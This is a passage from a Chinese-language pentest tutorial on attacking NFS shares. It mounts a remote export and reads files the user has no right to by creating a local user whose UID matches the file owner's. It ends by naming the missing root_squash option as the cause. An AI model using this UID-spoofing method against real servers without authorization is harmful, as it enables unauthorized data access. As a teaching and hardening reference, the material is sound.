
```
mkdir /temp/  
mount -t nfs 192.168.1.172:/ /temp -o nolock
```



当成功验证共享挂载后，我们可以通过以下命令来列出所有的本地磁盘信息。

```
df -h
```






此时，我们可以像访问其他文件夹一样轻松的访问共享文件夹。


```
cd /temp/  
ls
```





UID操作


如果对于共享上的文件我们没有读取权限该怎么办？其实这也很简单，我们可以伪造文件所有者的UID来欺骗NFS服务器。以下展示的是NFS文件访问拒绝提示：



首先，我们通过以下命令来获取文件所有者的UID（用户ID）和GUID（组ID）。

```
ls -al
```






接着，我们在本地创建一个新用户，并将该用户的UID和名称修改为与文件所有者相同。

```
useradd <user>  
passwd <user>
```

UID可以在passwd文件中更改。


```
vi /etc/passwd
```





从挂载的文件夹执行su命令，并使用之前创建的已知密码，此时当前用户将会被切换到新用户。

```
su <useraccount>
```



由于该文件的UID与新用户的UID相同，因此系统会误认为这是文件权限的所有者，这样我们就可以以一个合法的用户身份来读取文件的内容了。

之所以造成这种问题，原因在于导出文件夹并未设置root_squash选项。root_squash登入NFS主机，使用该共享目录相当于该目录的拥有者。但是如果是以root身份使用这个共享目录的时候，那么这个使用者（root）的权限将被压缩成匿名使用者，即通常他的UID与GID都会变成nobody那个身份，以防止越权访问。

